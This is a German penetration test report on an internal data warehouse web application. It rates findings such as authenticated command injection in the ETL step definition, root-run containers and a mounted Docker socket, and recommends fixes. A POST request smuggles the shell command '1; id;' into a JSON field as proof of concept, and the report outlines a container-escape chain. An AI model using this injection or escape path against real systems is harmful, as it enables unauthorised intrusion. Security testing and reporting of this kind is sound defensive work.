Pentesting Report

Data WareHouse (DWH)

Johannes Merkert · Sebastian Franz · Jan Girlich – iteratec GmbH

Datum: 10.06.2024 - Kunde: Example Ltd. - Reportnummer: 24-4

iteratec

Inhaltsverzeichnis

1. Zusammenfassung

Die während dieses Tests gefundenen Probleme können in vier Kategorien eingeteilt werden, die jeweils auf eine bestimmte Art von Angriffen beziehen.

Angriffskette für eine vollständige Systemkompromittierung über die Admin-Weboberfläche

1. Die erste Angriffskette beginnt mit einer Remote Code Execution im ETL. Beliebige Befehle können in die POST-Anfrage zur Definition der auszuführenden ETL-Schritte eingeschleust werden. (24-4:1) Es war möglich, das Ergebnis der eingespeisten Befehle in den ETL-Protokollen zu sehen, was diesen Angriff vereinfachte. (24-4:2)
2. Der eingeschleuste Code wird im Kontext des Gunicorn-App-Servers ausgeführt, der mit Root-Rechten läuft. (24-4:3) Dies ermöglicht die vollständige Kontrolle über den Docker-Container, in dem Gunicorn läuft.
3. Der Standardbenutzer dieses Docker-Containers ist ebenfalls Root. (24-4:4) Zusätzlich ist die Docker-API im Container eingebunden.
4. Mit der Docker-API und Root-Rechten ist es möglich, aus dem Docker-Container auszubrechen und zu Root-Rechten auf dem Host zu eskalieren, was zu einer vollständigen Systemkompromittierung führt. (24-4:5)

Laterale Bewegung zu Datenbankservern einschließlich Remote Code Execution

Von der kompromittierten Host-Maschine in der obigen Angriffskette ist es möglich, lateral zu anderen Systemen zu wechseln.

1. Der Schlüssel zu dieser weiteren Angriffskette ist eine Umgebungsdatei, die auf der Host-Maschine gefunden wurde. Sie enthält Klartext-Geheimnisse zum Zugriff auf andere Server. (24-4:6)
2. Eines der Geheimnisse sind die Anmeldeinformationen der verbundenen MSSQL-Datenbank, die auch mit einer anderen Datenbank verknüpft ist, die Finanzdaten von 2020 bis zum Zeitpunkt des Tests enthält. (24-4:7)
3. Die MSSQL-Datenbank hat auch das Feature `xp_cmdshell` aktiviert, das Remote Code Execution auf dem Host ermöglicht. Die Privilegien des Datenbankprozesses können mit öffentlich verfügbaren Tools auf `NT AUTHORITY\SYSTEM` eskaliert werden. (24-4:8)


Angriffe auf die Autorisierung

Die obige Angriffskette erfordert die Admin-Rolle, die in bestimmten Situationen erworben werden kann.

- Wenn ein Angreifer die Kontrolle über den `traefik`-Proxy vor der DWH-Anwendung erlangt, kann er Administratorrechte in der Weboberfläche erlangen. (24-4:9)
- Der Server verarbeitet auch eine Preflight-Anfrage fälschlicherweise. Obwohl das beobachtete Verhalten nicht dem OAuth-Standard entspricht und behoben werden sollte, stellt es keine unmittelbare Sicherheitsbedrohung dar. (24-4:10)
- Ein weiteres Problem im Zusammenhang mit der Autorisierung ist die Möglichkeit, auf bestimmte Admin-Seiten im Webportal mit einer Benutzerrolle zuzugreifen. Dies betrifft zwar nicht die Seiten, auf denen die oben genannten Probleme gefunden wurden, deutet jedoch darauf hin, dass in der zukünftigen Entwicklung des Systems möglicherweise anfällige Seiten eingeführt werden, die für jeden Benutzer zugänglich sind. (24-4:11)

Konfigurationsprobleme im Entwicklungsprozess und in der Serververwaltung

- Der Quellcode im Commit-Verlauf des Git-Repositorys enthält Anmeldeinformationen. (24-4:12)
- Während des Setup-Prozesses wurden einige veraltete Abhängigkeiten mit bekannten Schwachstellen gefunden. Keine dieser Schwachstellen wurden während des Tests ausgenutzt, aber dies weist auf ein Problem im Abhängigkeitsmanagement hin. (24-4:13)
- Die Anwendung wird dann auf einem Server bereitgestellt, der über einen einzigen Benutzer verfügt, der von mehreren Entwicklern gemeinsam genutzt wird. Dies erschwert die Verantwortlichkeit für individuelle Benutzerhandlungen. (24-4:14)
- Der Benutzer hat außerdem die Berechtigung, seine Privilegien durch die Verwendung von `sudo` ohne Passwort auf `root` zu eskalieren. Best Practices würden erfordern, dass zur Erhöhung der Privilegien eine weitere Authentifizierung erforderlich ist. (24-4:15)


Befunde
Anzahl
Kritikalität
KRITISCH
HOCH
MITTEL
NIEDRIG
INFORMATION
1
4
7
0
3
0
1
2
3
4
5
6
7

2. Einführung

Ein Data WareHouse (DWH) ist ein zentrales System, das Daten aus verschiedenen Quellen innerhalb eines Unternehmens oder einer Organisation sammelt und verarbeitet. Bei Example wird es hauptsächlich verwendet, um Daten aus Projekten und der Personalabteilung zu kombinieren. Dadurch ist es möglich, einen schnellen Überblick über den aktuellen Stand der Mitarbeiterauslastung, die Projektprofitabilität und allgemeine Mitarbeiterdaten zu erhalten.

Der Test fand im Rahmen der Bemühungen von Example statt, die Informationssicherheit sowohl für interne als auch für Kundenprojekte kontinuierlich zu verbessern. Das Testen interner Systeme ist wichtig für die Audit-Zertifizierung und die allgemeine Sicherheitsverbesserung. Das DWH stellt ein solches internes System mit hohen Sicherheitsanforderungen dar, da seine zentrale Natur und die sensiblen Daten es zu einem lukrativen Ziel für Angriffe machen.

Das DWH wurde von einem internen Team bei Example entwickelt. Das aktuelle System ersetzte eine frühere Version und befindet sich seit Herbst 2022 in ständiger Weiterentwicklung. Es ist hauptsächlich in `python` geschrieben und verwendet das Framework `Dash` zur Visualisierung von redaktierten `pandas`-Dataframes. Der Server läuft auf einer `Flatcar Linux VMware`-virtuellen Maschine innerhalb des Example-VPNs. Für die Authentifizierung wird ein `Quay OAuth Proxy` zusammen mit einem `traefik Proxy` verwendet. OAuth ist so eingerichtet, dass es das Rechte- und Rollensystem von Example `Azure Entra ID` verwendet. Die zu visualisierenden Daten werden von einer externen Datenbank abgerufen, die auf einem `Microsoft SQL Server` gehostet wird.

Als Versionskontrollsystem wird ein Repository im Example-Gitlab verwendet. Hier wurde eine Pipeline für das Testen des Codes und der Abhängigkeiten sowie für den Bau der bereitgestellten Docker-Images erstellt.

3. Organisatorisches

Das Pentesting-Team bestand aus den folgenden Personen:

Table 1.1 Kontaktinformationen

Name	Rolle	Mobil	E-Mail
Jan Girlich	Pentesting Lead	+49 170 3748758	jan.girlich@iteratec.com
Johannes Merkert	Pentester	+49 170 3748528	johannes.merkert@iteratec.com
Sebastian Franz	Pentester	+49 170 3748686	sebastian.franz@iteratec.com

Die Timeline des Tests sah folgendermaßen aus:

Table 1.2 Timeline

Datum	Ereignis
26.03.2024	Initiales Treffen
14.05.2024	Kickoff
14.05.-21.05.2024	Pentesting
21.05-29.05.2024	Reporting
10.06.2024	Report fertiggestellt

4. Umfang des Pentests

Der Pentest konzentrierte sich auf zwei Aspekte des DWH: Die Frontend-Webanwendung und den zugrunde liegenden Hosting-Server. Der Test wurde als Whitebox-Test durchgeführt, bei dem der Quellcode den Testern zur Verfügung stand. Der letzte Commit der getesteten Version war 82d7bae38ca3f7fa193f61697355e488ebf7fd43 [https://git.example.com/DWHPY/-/commit/82d7bae38ca3f7fa193f61697355e488ebf7fd43] vom 14.05.24, 14:23.

Die Weboberfläche wurde auf unbefugten Zugriff, gängige Web-Schwachstellen wie XSS, CSRF oder Remote Code Execution, anfälliges Up- oder Download-Management und verwundbare Abhängigkeiten überprüft. (OWASP Top Ten [https://owasp.org/www-project-top-ten/]) Auf dem Host-System wurden die Linux- und Docker-Container-Konfigurationen untersucht. Auch die Einrichtung des OAuth-Proxys, der mit der DWH-Webanwendung interagiert, wurde auf gängige Angriffe oder mögliche Schwachstellen getestet. Schließlich wurden der Server und das Repository auf geleakte Geheimnisse und unsichere Geheimnisverwaltung überprüft.

Die folgenden Benutzerrollen wurden überprüft:

- User
- Developer
- HR
- GL
- REWE
- Admins

4.1. Einschränkungen

Das Pentest-Team stieß während des Tests auf keine Probleme, die den Testprozess behindert hätten.

5. Identifizierte Probleme

Alle während des Pentests gemachten Findings sind in diesem Abschnitt aufgelistet. Ihre Kritikalität wurde anhand des Common Vulnerability Scoring System (CVSS) bewertet, version 3.1 [https://www.first.org/cvss/calculator/3.1].

5.1. Finding 24-4:1: Authentifizierte Remote Code Execution in ETL

In der ETL-Schrittdefinition ist eine Kommandoinjektion möglich, die zu einer Remote Code Execution (RCE) führt. Der Code wird mit Root-Rechten ausgeführt.

KRITISCH - 9.1

Attack Vector	Network
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

Vorbedingung

Der Angreifer muss die Rolle `Admins` oder `Developer` haben, um zur Nutzung der ETL-Funktion berechtigt zu sein.

Beschreibung

Während der Sicherheitsbewertung wurde festgestellt, dass eine Kommandoinjektions-Schwachstelle in der Definition der ETL-Schritte (ETL [https://dwh-dev.example.com/etl]) vorhanden ist.




Figure 3.1 Schaltfläche, die den ETL-Prozess mit den gewählten Schritten auslöst.

Diese Schwachstelle ermöglicht es einem Angreifer, beliebige Befehle in den ETL-Prozess einzufügen, was zu einer Remote Code Execution führt.

Die vom Benutzer bereitgestellten Daten werden weder validiert noch sanitiziert, bevor sie verwendet werden. Die Schwachstelle kann ausgenutzt werden, indem beliebige Befehle zu den Werten der Eigenschaft `run_steps_etl` in der POST-Anfrage für den ETL-Prozess hinzugefügt werden.

Listing 3.1 Eine POST-Anfrage an den ETL-Prozess, die den Befehl `id` injiziert

```
POST /_dash-update-component HTTP/2
Host: dwh-dev.example.com
Content-Length: 405
Content-Type: application/json
Origin: https://dwh-dev.example.com
Referer: https://dwh-dev.example.com/etl
Accept-Encoding: gzip, deflate, br
{
    "output":
"etl_interval.disabled@9b5ec237f6a5b339a513d0e922629beba0de8d1482a87bdd1f8c
2c86fb5a67c1",
    "outputs": {
        "id": "etl_interval",
        "property":
"disabled@9b5ec237f6a5b339a513d0e922629beba0de8d1482a87bdd1f8c2c86fb5a67c1"
    },
    "inputs": [
        {
            "id": "start_etl_button",
            "property": "n_clicks",
            "value": 1
        }
    ],
```

```
21      "changedPropIds": [
22          "start_etl_button.n_clicks"
23      ],
24      "state": [
25          {
26              "id": "run_steps_etl",
27              "property": "value",
28              "value": [
29                  "1; id;"
30              ]
31          }
32      ]
33  }
```

Die Schwachstelle existiert, weil der Backend-Code für den ETL-Prozess [https://git.example.com/dwh/DWHPY/-/blob/a1d75f176d19986fe776c494c4211131dad7496d/dwh/etl/etl_subprocess.py] das Bash-Skript command.sh [https://git.example.com/dwh/DWHPY/-/blob/a1d75f176d19986fe776c494c4211131dad7496d/scripts/command.sh] aufruft und benutzerkontrollierte Daten als Argumente verwendet.

Listing 3.2 Aufruf des ETL-Skripts `command.sh` im Quellcode

```
69      def run(self):
70          try:
71              basecmd = ["../scripts/command.sh"]
72              cmd_with_args = list(iteration_utilities.flatten([basecmd,
    sorted(self.__arguments)]))
73              self.__subprocess = subprocess.Popen(
74                  cmd_with_args, shell=False, stdout=subprocess.PIPE,
    stderr=subprocess.STDOUT
75              )
```

Da der Gunicorn-Appserver als Root-Benutzer läuft (siehe Finding 24-4:3), wird der injizierte Code mit Root-Rechten ausgeführt. Dies erhöht das Risiko und die potenziellen Auswirkungen des Angriffs erheblich.




Figure 3.2 Ausgabe der RCE im ETL-Log, die zeigt, dass das injizierte `id` ausgeführt wurde und mit `root`-Rechten lief.

Auswirkung

- **Remote Code Execution (RCE)**: Ein Angreifer kann beliebige Befehle injizieren, die während des ETL-Prozesses ausgeführt werden. Dies kann zur Ausführung von schädlichem Code auf dem Server führen.
- **Privilegieneskalation**: Da der Code mit Root-Rechten ausgeführt wird, kann ein Angreifer die vollständige Kontrolle über das System erlangen. Dies umfasst das Ändern von Systemdateien, das Installieren von Malware und den Zugriff auf vertrauliche Daten.
- **Datenverlust**: Ein Angreifer könnte auf vertrauliche Daten zugreifen und diese exfiltrieren, was zu potenziellen Datenlecks und einem Verlust der Vertraulichkeit führen kann.
- **Dienstunterbrechung**: Schädliche Befehle können den ETL-Prozess stören, was zu Ausfällen bei der Datenverarbeitung und zu Dienstunterbrechungen führen kann, die sich auf die Geschäftsabläufe auswirken.
- **Kompletter Systemkompromittierung**: Mit Root-Zugriff kann ein Angreifer in andere Teile des Netzwerks eindringen, persistente Hintertüren installieren und weitere Systeme kompromittieren, was zu weitreichenden Sicherheitsvorfällen führt.

Empfehlungen

- **Eingabevalidierung und Sanitizierung**: Anstatt benutzerkontrollierte Daten als Argumente an Skripte oder Programme zu übergeben, sollten definierte Methoden oder APIs implementiert werden, die verschiedene Fälle und Szenarien behandeln.

Stellen Sie sicher, dass alle Eingaben in den ETL-Prozess ordnungsgemäß validiert und sanitiziert werden, um Kommandoinjektionen zu verhindern. Verwenden Sie sichere Funktionen und Bibliotheken, die das Escaping von Sonderzeichen automatisch übernehmen.

- **Prinzip der minimalen Rechte**: Führen Sie die ETL-Prozesse mit den minimal notwendigen Rechten aus. Vermeiden Sie die Ausführung von ETL-Schritten mit Root-Rechten. Erstellen Sie einen dedizierten Benutzer mit eingeschränkten Berechtigungen zur Ausführung von ETL-Schritten.
- **Umgebungshärtung**: Härten Sie die Umgebung, in der die ETL-Prozesse laufen, durch die Implementierung von Sicherheitskontrollen wie SELinux, AppArmor und seccomp-Profilen, um die Auswirkungen potenzieller Exploits zu begrenzen.

Weiterführende Informationen

- https://snyk.io/de/blog/command-injection-python-prevention-examples/

5.2. Finding 24-4:2: ETL-Seite Enthält Ausführungsprotokolle

Die ETL-Schrittausführung zeigt Protokolle in der Webanwendung, die Informationen über das System enthalten.

MITTEL - 4.9

Attack Vector	Network
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None

Vorbedingung

Der Angreifer muss berechtigt sein, die ETL-Funktion zu nutzen.

Beschreibung

Während der Sicherheitsbewertung wurde festgestellt, dass die ETL-Seite [https://dwh-dev.example.com/etl] die Protokolle der ETL-Ausführungen anzeigt. Diese Protokolle enthalten detaillierte Informationen über das System. Obwohl die Seite nur für Administratoren zugänglich ist, kann das Anzeigen sensibler Systeminformationen in Protokollen dennoch ein Sicherheitsrisiko darstellen.




Figure 4.1 ETL-Protokolle, die Informationen über den Datenbankserver anzeigen

Auswirkung

- **Informationsoffenlegung**: Die Protokolle können sensible Informationen über das System enthalten, wie Dateipfade, Datenbankabfragen, Konfigurationsdetails und Fehlermeldungen. Diese Informationen können für Angreifer wertvoll sein, wenn sie darauf Zugriff erhalten, selbst indirekt.
- **Kompromittierung von Administratorkonten**: Wenn ein Administratorkonto kompromittiert wird, kann der Angreifer die ETL-Ausführungsprotokolle einsehen und detaillierte Systeminformationen sammeln, die genutzt werden können, um das System oder andere verbundene Systeme weiter zu kompromittieren.
- **Interne Aufklärung**: Detaillierte Protokolle können Angreifern eine Roadmap bieten, um interne Aufklärung durchzuführen und potenzielle Schwachstellen und Sicherheitslücken im System zu identifizieren.

Empfehlung

- **Keine Protokolle in der Webanwendung anzeigen**: Debugging und Protokollanalyse direkt auf dem Server durchführen. Robuste Protokollierungsmechanismen implementieren und sichere Protokolle für den Zugriff auf Protokolldateien zu Debugging-Zwecken verwenden. Diese Praxis hilft, die Vertraulichkeit und Integrität der Systeminformationen zu wahren und die Angriffsfläche zu reduzieren.
- **Protokollsanitisierung**: Sicherstellen, dass die auf der ETL-Seite angezeigten Protokolle von sensiblen Informationen bereinigt werden. Nur notwendige Details einfügen, die für Debugging- und Überwachungszwecke nützlich sind, ohne interne Systemdetails offenzulegen.

- **Protokolldetails begrenzen**: Vermeiden, übermäßig detaillierte Systeminformationen zu protokollieren. Sicherstellen, dass Protokolle nur die wesentlichen Informationen für den Betrieb enthalten. Definierte Fehler- und Erfolgsmeldungen anstelle von Protokollmeldungen verwenden.

5.3. Finding 24-4:3: Gunicorn-Anwendungsserver läuft als Root-Prozess

Der Gunicorn-Anwendungsserver läuft mit Root-Berechtigungen, was mehr als nötig ist und Angriffe auf andere Systemkomponenten ermöglicht.

MITTEL - 6.7

Attack Vector	Local
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Vorbedingung

Der Angreifer muss in der Lage sein, RCE (Remote Code Execution) in der Webanwendung durchzuführen.

Beschreibung

Während der Sicherheitsbewertung wurde festgestellt, dass der Gunicorn-Anwendungsserver als Root-Benutzer ausgeführt wird. Das Ausführen von Diensten als Root-Benutzer birgt erhebliche Sicherheitsrisiken. Es vergrößert die Angriffsfläche, wenn der Server kompromittiert wird, was möglicherweise zu einer vollständigen Systemkompromittierung führen könnte. Bei Ausnutzung könnte dies zu unbefugtem Zugriff, Datenverletzungen und möglicher Kontrolle über den gesamten Server durch böswillige Akteure führen.




Figure 5.1 Gunicorn läuft als Root

Auswirkung

- **Privilege Escalation**: Wenn ein Angreifer eine Schwachstelle innerhalb der Gunicorn-Anwendung ausnutzt, könnte er Root-Zugriff auf das System erlangen, was zu einer vollständigen Kontrolle über die virtuelle Maschine oder den Container führen könnte. Dies ermöglicht dem Angreifer, beliebige Aktionen durchzuführen, einschließlich der Installation von Malware, der Änderung von Systemkonfigurationen und dem Zugriff auf sensible Daten.
- **Host-System-Kompromittierung**: Das Ausführen als Root erhöht das Risiko eines Container-Escape, bei dem ein Angreifer möglicherweise vom Container aus Zugriff auf das Host-System erlangen könnte.
- **Erhöhte Angriffsfläche**: Root-Berechtigungen gewähren umfangreiche Berechtigungen, wodurch das potenzielle Schadensausmaß, das ein Angreifer anrichten kann, erhöht wird. Dies umfasst die Möglichkeit, Systemdateien zu ändern oder zu löschen, Netzwerkkonfigurationen zu ändern und auf andere sensible Dienste zuzugreifen, die auf dem Host laufen.

Empfehlung

- **Als Nicht-Root-Benutzer ausführen**: Konfigurieren Sie den Gunicorn-Anwendungsserver so, dass er als Nicht-Root-Benutzer ausgeführt wird.
- **Prinzip der minimalen Rechte**: Stellen Sie sicher, dass der Nicht-Root-Benutzer nur die minimal notwendigen Berechtigungen hat, um die Anwendung auszuführen. Vermeiden Sie die Vergabe unnötiger Fähigkeiten. Dies reduziert das Risiko einer Privilegienerweiterung erheblich und begrenzt die potenziellen Auswirkungen eines Sicherheitsverstoßes.

5.4. Finding 24-4:4: Docker Container Benutzer ist Root

Der DWH-Docker-Container-Benutzer ist root, was das Ausführen von beliebigem Code und das Entkommen aus dem Container ermöglicht.

MITTEL - 6.7

Attack Vector	Local
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Vorbedingung

Der Angreifer kann auf den DWH-Container zugreifen.

Beschreibung

Während der Sicherheitsbewertung des DWH-Docker-Containers wurde beobachtet, dass der Standardbenutzer auf `root` gesetzt ist. Diese Praxis stellt ein erhebliches Sicherheitsrisiko dar und sollte umgehend behoben werden. Das Ausführen von Containern als Root-Benutzer gewährt umfangreiche Privilegien, die bei Ausnutzung zu schweren Sicherheitsverletzungen führen könnten.

Durch das Betreten einer Shell im laufenden Container kann schnell überprüft werden, ob der Benutzer auf root gesetzt ist:

```
core@dwh-qa ~ $ docker exec -it 5099076b74c4 /bin/bash
root@dwh:/app/dwh#
```

Auswirkung

- **Privilegienerweiterung**: Wenn ein Angreifer eine Schwachstelle innerhalb der Anwendung im Container ausnutzt, könnte er Root-Zugriff auf den Container erlangen. Von dort aus könnte er versuchen, aus der Containerumgebung auszubrechen, um die Kontrolle über das Hosts-System zu übernehmen.
- **Kompromittierung des Hosts-Systems**: Container, die als Root ausgeführt werden, haben mehr Zugriff auf das Hosts-System, insbesondere wenn sie privilegiert oder mit bestimmten aktivierten Fähigkeiten ausgeführt werden. Dies erhöht das Risiko, dass der Container das Hosts-System kompromittiert.
- **Verstoß gegen das Prinzip der minimalen Rechte**: Sicherheitsbest Practices befürworten das Prinzip der minimalen Rechte, bei dem Anwendungen und Dienste mit dem minimal erforderlichen Zugriffsrecht ausgeführt werden sollten. Das Ausführen von Containern als Root verstößt gegen dieses Prinzip.

Empfehlung

- **Als Nicht-Root-Benutzer ausführen**: Ändern Sie die Dockerfile, um einen Nicht-Root-Benutzer festzulegen.
- **Prinzip der minimalen Rechte**: Stellen Sie sicher, dass der Nicht-Root-Benutzer die minimal erforderlichen Berechtigungen zum effektiven Ausführen der Anwendung hat. Vermeiden Sie die Gewährung zusätzlicher Fähigkeiten, es sei denn, diese sind unbedingt erforderlich.

Weiterführende Informationen

- CIS Docker Benchmark v.1.6.0 [https://www.cisecurity.org/benchmark/docker]

5.5. Finding 24-4:5: Docker-Socket im Container eingebunden

Der Docker-Socket ist in mehreren Containern eingebunden, was einem Angreifer ermöglichen könnte, aus dem Container auszubrechen.

HOCH - 8.2

Attack Vector	Local
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

Vorbedingungen

Der Angreifer kann beliebigen Code im Container ausführen und ist in der Lage, Docker-Container zu starten.

Beschreibung

Während der Sicherheitsbewertung wurde festgestellt, dass der Docker-Socket (`/var/run/docker.sock`) im Container `traefik` und `dwhapp` eingebunden ist. Der Docker-Socket gewährt Zugriff auf die Docker-API, mit der Docker-Container und -Dienste auf dem Host-System verwaltet werden können.

```
core@[redacted]dwh-dev ~ $ docker exec -it c3f335d2cd24 /bin/bash
root@dwh:/app/dwh# ls -la /var/run/docker.sock
srw-rw----. 1 root 233 0 May 21 11:18 /var/run/docker.sock
```

Figure 7.1 Docker-Socket ist eingebunden und lesbar

Die Einbindung ist in der docker-compose.yml [https://git.example.com/dwh/DWHPY/-/blob/a1d75f176d19986fe776c494c4211131dad7496d/docker-compose.yml] konfiguriert.

Listing 7.1 Socket-Einbindung in der `traefik`-Konfiguration

```
3     image: traefik:v3.0
4     ports:
5       - "80:80"
6       - "443:443"
7     volumes:
8       - "/var/run/docker.sock:/var/run/docker.sock:ro"
9       - "./docker/traefik/config/:/etc/traefik"
10       - "./docker/traefik/work/:/var/run/traefik"
```

Listing 7.2 Socket-Einbindung in der `dwhapp`-Konfiguration

```
73  dwhapp:
74    build:
75      context: .
76      dockerfile: docker/dwhapp/Dockerfile
77    image: "${DOCKER_REGISTRY_REF}dwh/dwhpy/app:${DOCKER_IMAGE_VERSION}"
78    volumes:
79      - "./docker-compose.yml:/app/docker-compose.yml"
80      - "./.env:/app/.env"
81      - "/var/run/docker.sock:/var/run/docker.sock"
```

